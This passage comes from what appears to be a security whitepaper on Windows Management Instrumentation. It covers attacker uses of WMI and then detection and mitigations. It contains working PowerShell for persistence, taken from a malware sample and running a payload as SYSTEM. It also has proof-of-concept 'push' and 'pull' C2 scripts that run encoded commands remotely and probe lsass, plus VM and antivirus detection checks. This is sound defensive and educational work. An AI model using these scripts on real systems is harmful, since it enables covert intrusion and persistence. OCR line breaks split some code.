Extrinsic events solve the potential polling issues related to intrinsic events because they fire immediately upon an event occurring. The downside to them though is that there are not many extrinsic events present in WMI; the events that do exist are extremely powerful and performant, however. The following extrinsic events may be of extreme value to an attacker or defender:

- `ROOT\CIMV2:Win32_ComputerShutdownEvent`

- `ROOT\CIMV2:Win32_IP4RouteTableEvent`
- `ROOT\CIMV2:Win32_ProcessStartTrace`
- `ROOT\CIMV2:Win32_ModuleLoadTrace`
- `ROOT\CIMV2:Win32_ThreadStartTrace`
- `ROOT\CIMV2:Win32_VolumeChangeEvent`
- `ROOT\CIMV2:Msft_WmiProvider*`
- `ROOT\DEFAULT:RegistryKeyChangeEvent`
- `ROOT\DEFAULT:RegistryValueChangeEvent`

The following extrinsic event query could be formed to capture all modules (user and kernel-mode) into every process

```
SELECT * FROM Win32_ModuleLoadTrace
```

Event Consumers

An event consumer represents the action to take upon the firing of an event. The following useful standard event consumer classes are provided:

- LogFileEventConsumer
  - Writes event data to a specified log file
- ActiveScriptEventConsumer
  - Executes an embedded VBScript of JScript script payload
- NTEventLogEventConsumer
  - Creates an event log entry containing the event data
- SMTPEventConsumer
  - Sends an email containing the event data
- CommandLineEventConsumer
  - Executes a command-line program

As should be expected, attackers make heavy use of the ActiveScriptEventConsumer and CommandLineEventConsumer classes when responding to their events. Both event consumers offer a tremendous amount of flexibility for an attacker to execute any payload they want all without needing to drop a single malicious executable to disk.

All event consumers are derived from the __EventConsumer class.

Malicious WMI Persistence Example

The following PowerShell code is a modified instance of the WMI persistence code present in the Python SEADADDY (Mandiant malware family name) malware[12]. The event filter was taken from the PowerSploit persistence module and is designed to trigger shortly after system startup. The event consumer simply executes an executable with SYSTEM privileges.

[12] https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887

```
$filterName = 'BotFilter82'
$consumerName = 'BotConsumer23'
$exePath = 'C:\Windows\System32\evil.exe'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -
NameSpace "root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQ
L";Query=$Query} -ErrorAction Stop
$WMIEventConsumer = Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -
Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate
=$exePath}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\subscription" -Arguments
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

WMI Attacks

WMI is an extremely powerful tool for attackers across many phases of the attack lifecycle. There is a wealth of WMI objects, methods, and events that can be extremely powerful for performing anything from reconnaissance, AV/VM detection, code execution, lateral movement, covert data storage, to persistence. It is even possible to build a pure WMI backdoor that doesn't introduce a single file to disk.

There are many advantages of using WMI to an attacker:

- It is installed and running by default on all Windows operating systems going back to Windows 98.
- For code execution, it offers a stealthier alternative to running psexec.
- Permanent WMI event subscriptions run as SYSTEM.
- Defenders are generally unaware of WMI as a multi-purpose attack vector.
- Nearly every operating system action is capable of triggering a WMI event.
- Other than storage in the WMI repository, no payloads touch disk.

The following is a far from exhaustive list of how WMI can be used to perform the various stages of an attack.

Reconnaissance

One of the first steps taken my most malware and pentesters will be reconnaissance. WMI has a huge number of classes that can help an attacker get a feel for the environment they're targeting.

These are some of the more common reconnaissance tasks carried out by attackers and the respective WMI objects that can be queried:

- Host/OS information: `Win32_OperatingSystem, Win32_ComputerSystem`
- File/directory listing: `CIM_DataFile`
- Disk volume listing: `Win32_Volume`
- Registry operations: `StdRegProv`
- Running processes: `Win32_Process`
- Service listing: `Win32_Service`
- Event log: `Win32_NtLogEvent`
- Logged on accounts: `Win32_LoggedOnUser`
- Mounted shares: `Win32_Share`
- Installed patches: `Win32_QuickFixEngineering`

Anti-Virus/VM Detection

AV Detection

Installed AV products will typically register themselves in WMI via the `AntiVirusProduct` class contained within either the `root\SecurityCenter` or `root\SecurityCenter2` namespaces depending upon the OS version.

Sample WQL Query:

```
SELECT * FROM AntiVirusProduct
```

Example:

```
PS C:\> Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct


__GENUS                   : 2
__CLASS                   : AntiVirusProduct
__SUPERCLASS              :
__DYNASTY                 : AntiVirusProduct
__RELPATH                 : AntiVirusProduct.instanceGuid="{B7ECF8CD-0188-
6703-DBA4-AA65C6ACFB0A}"
__PROPERTY_COUNT          : 5
__DERIVATION              : {}
__SERVER                  : WIN-B85AAA7ST4U
__NAMESPACE               : ROOT\SecurityCenter2
__PATH                    : \\WIN-
B85AAA7ST4U\ROOT\SecurityCenter2:AntiVirusProduct.instanceGuid="{B7ECF8CD-
0188-6703-DB
                            A4-AA65C6ACFB0A}"
displayName               : Microsoft Security Essentials
instanceGuid              : {B7ECF8CD-0188-6703-DBA4-AA65C6ACFB0A}
pathToSignedProductExe    : C:\Program Files\Microsoft Security
Client\msseces.exe
pathToSignedReportingExe  : C:\Program Files\Microsoft Security
Client\MsMpEng.exe
productState              : 397328
PSComputerName            : WIN-B85AAA7ST4U
```

Generic VM/Sandbox Detection

Generic detection of VM and sandbox environments can be performed. For example, if physical memory is less than 2GB or if there is only a single processor core, it is likely you're running in a VM.

Sample WQL Queries:

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory <
2147483648
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

Example:

```
$VMDetected = $False

$Arguments = @{
    Class = 'Win32_ComputerSystem'
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'
}

if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

VMware Detection

Sample WQL Queries:

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```

Example:

```
$VMwareDetected = $False

$VMAdapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE "%VMware%"
OR Name LIKE "%VMware%"'
$VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'
$VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmtoolsd.exe"'

if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

Code Execution and Lateral Movement

Generally speaking, there are two methods of achieving remote arbitrary code execution in WMI:

Win32_Process Create Method

The Win32_Process class contains a static method - Create that can spawn a process locally or remotely. This is effectively the WMI equivalent of running psexec. The following example demonstrates executing a process on a remote machine:

Attackers will likely choose to run a malicious, encoded PowerShell command with the Win32_Process Create method.

```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -
ArgumentList 'notepad.exe' -ComputerName 192.168.72.134 -Cre
dential 'WIN-B85AAA7ST4U\Administrator'


__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS      :
__DYNASTY         : __PARAMETERS
__RELPATH         :
__PROPERTY_COUNT  : 2
__DERIVATION      : {}
__SERVER          :
__NAMESPACE       :
__PATH            :
ProcessId         : 3360
ReturnValue       : 0
PSComputerName    :
```

Event consumers

Another means of gaining arbitrary remote code execution is by creating a permanent WMI event subscription. Normally, a permanent WMI event subscription is designed to persist and respond to certain events. If an attacker wanted to execute a single payload however, the respective event consumer would just need to delete its corresponding event filter, consumer, and filter to consumer binding. The advantage of this technique is that the payload runs as SYSTEM, and it avoids having a payload be displayed in plaintext in the presence of command line auditing. For example, if a VBScript ActiveScriptEventConsumer payload was chosen, the only process created would WMI script host process:

```
%SystemRoot%\system32\wbem\scrcons.exe -Embedding
```

As an attacker the challenge for pursuing this class of attack vector would be selecting an intelligent event filter. If they just wanted to trigger the payload after a few seconds, an __IntervalTimerInstruction class could be used. An attacker might choose to execute the payload upon a user locking their screen. In that case, an extrinsic Win32_ProcessStartTrace event could be used to trigger upon the `LogonUI.exe` process being created. An attacker can get creative in their choice of an appropriate event filter.

Persistence

Covert Data Storage

Attackers have made clever use of the WMI repository itself as a means to store data. This is achieved via the creation of WMI classes dynamically and storing arbitrary data not restricted by size into the as the value of a static class property. The following example demonstrates storing a string as a property value of a static WMI class:

```
$StaticClass = New-Object
Management.ManagementClass('root\cimv2', $null, $null)
$StaticClass.Name = 'Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , "This is
not the malware you're looking for")
$StaticClass.Put()
```

It is possible to create WMI classes remotely. Additionally, once the class with its payload is created, this data can be easily retrieved using WMI as well.

It is up to the attacker to decide what they want to do with the data stored in the WMI repository. The next couple of example will show some practical examples of this attack mechanism.

WMI as a C2 Channel

Building upon using WMI as a means to store and retrieve data, this enables WMI to act as a pure C2 channel. This clever use of WMI was first demonstrated publicly by Andrei Dumitrescu in his WMI Shell tool[13] that utilized the creation and modification of WMI namespaces as a C2 channel. There are actually numerous C2 staging mechanisms that could be used such as WMI class creation as was just discussed. It is also possible to use the registry to stage data for exfil over a WMI C2 channel. The following examples will demonstrate some proof-of-concept code that utilizes WMI as a C2 channel.

"Push" Attack

This example demonstrates how a WMI class can be created remotely to store file data. That file data can then be dropped to the remote file system using `powershell.exe` remotely.

```
# Prep file to drop on remote system
$LocalFilePath = 'C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)

# Establish remote WMI connection
$Options = New-Object Management.ConnectionOptions
$Options.Username = 'Administrator'
$Options.Password = 'user'
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = '\\192.168.72.134\root\default'
$Connection.Options = $Options
$Connection.Connect()

# "Push" file contents
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty,
$null)
$EvilClass['__CLASS'] = 'Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop
$EvilClass.Put()

$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'
```

[13] http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

```
$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.134'
}

# The PowerShell payload that will drop the stored file contents
$PayloadText = @'
$EncodedFile = ([WmiClass]
'root\default:Win32_EvilClass').Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png',
[Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Drop the file to the target filesystem
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList
$PowerShellPayload

# Confirm successful file drop
Get-WmiObject @CommonArgs -Class CIM_DataFile -Filter 'Name =
"C:\\fighter_jet_specs.png"'
```

"Pull" Attack

This example demonstrates using the registry to pull back the results of a PowerShell command. Additionally, many malicious tools that attempt to capture the output of PowerShell commands simply convert the output to text. This example utilizes a PowerShell object serialization and deserialization method to maintain the rich type information present in PowerShell objects.

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.131'
}

# Create a remote registry key and value
$HKLM = 2147483650
Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name CreateKey -ArgumentList
$HKLM, 'SOFTWARE\EvilKey'
Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name DeleteValue -ArgumentList
$HKLM, 'SOFTWARE\EvilKey', 'Result'

# PowerShell payload that saves the serialized output of `Get-Process lsass` to
the registry
$PayloadText = @'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value $Encoded
'@

$EncodedPayload =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Invoke PowerShell payload
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList
$PowerShellPayload
```

```
# Pull the serialized results back
$RemoteOutput = Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name
GetStringValue -ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

# Deserialize and display the result of the command executed on the remote system
$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetStrin
g([Convert]::FromBase64String($EncodedOutput)))
```

WMI Providers

Providers are the backbone of WMI. Nearly all WMI classes and their respective methods are implemented as provider. A provider is a user-mode COM DLL or kernel driver. Each provider has a respective CLSID associated with it used for COM resolution in the registry. All registered providers have a respective __Win32Provider WMI class instance. For example, consider the following registered WMI provider that handle registry actions:

```
PS C:\> Get-CimInstance -Namespace root\cimv2 -ClassName
__Win32Provider -Filter 'Name = "RegistryEventProvider"'


Name                            : RegistryEventProvider
ClientLoadableCLSID             :
CLSID                           : {fa77a74e-e109-11d0-ad6e-00c04fd8fdff}
Concurrency                     :
DefaultMachineName              :
Enabled                         :
HostingModel                    : LocalSystemHost
ImpersonationLevel              : 0
InitializationReentrancy        : 0
InitializationTimeoutInterval   :
InitializeAsAdminFirst          :
OperationTimeoutInterval        :
PerLocaleInitialization         : False
PerUserInitialization           : False
Pure                            : True
SecurityDescriptor              :
SupportsExplicitShutdown        :
SupportsExtendedStatus          :
SupportsQuotas                  :
SupportsSendStatus              :
SupportsShutdown                :
SupportsThrottling              :
UnloadTimeout                   :
Version                         :
PSComputerName                  :
```

The DLL that corresponds to the RegistryEventProvider provider can be found by referencing the following registry value:

```
HKEY_CLASSES_ROOT\CLSID\{fa77a74e-e109-11d0-ad6e-
00c04fd8fdff}\InprocServer32 - (Default)
```

PowerShell may be used to enumerate registered provider DLLs[14].

Malicious WMI Providers

Just as a WMI provider is used to provide legitimate WMI functionality to a user, a malicious WMI provider can be used to extend the functionality of WMI for an attacker.

Casey Smith[15] and Jared Atkinson[16] have both released proof-of-concept malicious WMI providers capable of executing shellcode and PowerShell scripts remotely.


WMI Defense

For every attack present in WMI, there are an equal number of potential defenses.

Existing Detection Utilities

The following tools exist to detect and remove WMI persistence:

- Sysinternals Autoruns



- Kansa [17]– A PowerShell module for incident responders

One of the downsides to these tools is that only detect WMI persistence artifacts at a certain snapshot in time. Some attackers will clean up their persistence code once they've performed their actions. It is however possible to catch WMI persistence in real time using permanent WMI subscriptions against an attacker.

WMI persistence is rather trivial to detect. The following PowerShell code queries all WMI persistence items on a remote system.

```
$Arguments = @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
```

[14] https://gist.github.com/mattifestation/2727b6274e4024fd2481
[15] https://github.com/subTee/EvilWMIProvider
[16] https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
[17] https://github.com/davehull/Kansa/

```
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}
Get-WmiObject -Class __FilterToConsumerBinding @Arguments
Get-WmiObject -Class __EventFilter @Arguments
Get-WmiObject -Class __EventConsumer @Arguments
```

WMI Attack Detection with WMI

With the extremely powerful eventing subsystem in WMI, it could be thought of as the free host IDS from Microsoft that you never knew existed. Considering nearly all operating system actions can fire a WMI event, WMI is positioned to catch many attacker actions. Consider the following attacker activities and the respective effect made in WMI:

1. An attacker uses WMI as a persistence mechanism
    - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.
2. The WMI Shell utility is used as a C2 channel
    - Effect: Instances of __Namespace objects are created and modified. Consequently, __NamespaceCreationEvent and __NamespaceModificationEvent events are fired.
3. WMI classes are created to store attacker data
    - Effect: A __ClassCreationEvent event is fired.
4. An attacker installs a malicious WMI provider
    - Effect: A __Provider class instance is created. An __InstanceCreationEvent event is fired.
5. An attacker persists via the Start Menu or registry
    - Effect: A Win32_StartupCommand class instance is created. An __InstanceCreationEvent event is fired.
6. An attacker persists via other additional registry values
    - Effect: A RegistryKeyChangeEvent and/or RegistryValueChangeEvent event is fired.
7. An attacker installs a service
    - Effect: A Win32_Service class instance is created. An __InstanceCreationEvent event is fired.

All of the attacks and effects described can all be represented with a WMI event query. When used in conjunction an event consumer, a defender can get extremely creative as to how they choose to detect and respond to such attacker actions.

The only downside to an attacker leveraging these techniques for defense is that one may have to write VBScript code. Additionally, attackers familiar with the WMI attack vector would likely inspect and remove existing defensive permanent WMI event subscriptions. Thus, the cat and mouse game ensues. However, the ability to remove event subscriptions requires administrator privileges so all bets are off of an attacker gains admin privileges. As a last resort defense mechanism against an attacker removing your defensive event subscriptions, one could just register an event subscription that detects

__InstanceDeletionEvent events of __EventFilter, __EventConsumer, and __FilterToConsumerBinding objects.

Mitigations

Aside from deploying defensive permanent WMI event subscriptions, there are several mitigations that may prevent some or all WMI attacks from occurring.

1. Consider disabling the WMI service. Consider your organizations need for remote WMI access. Do consider however any unintended side effects of stopping the WMI service. Windows has become increasingly reliant upon WMI and WinRM for management tasks.
2. Consider blocking the WMI protocol ports. If there is no legitimate need to use remote WMI, consider configuring DCOM to use a single port[18] and then block that port. This is a more realistic mitigation over disabling the WMI service.
3. WMI, DCOM, and WinRM events are logged to the following event logs:
    a. Microsoft-Windows-WinRM/Operational
    b. Microsoft-Windows-WMI-Activity/Operational
    c. Microsoft-Windows-DistributedCOM

[18] https://msdn.microsoft.com/en-us/library/bb219447(v=vs.85).aspx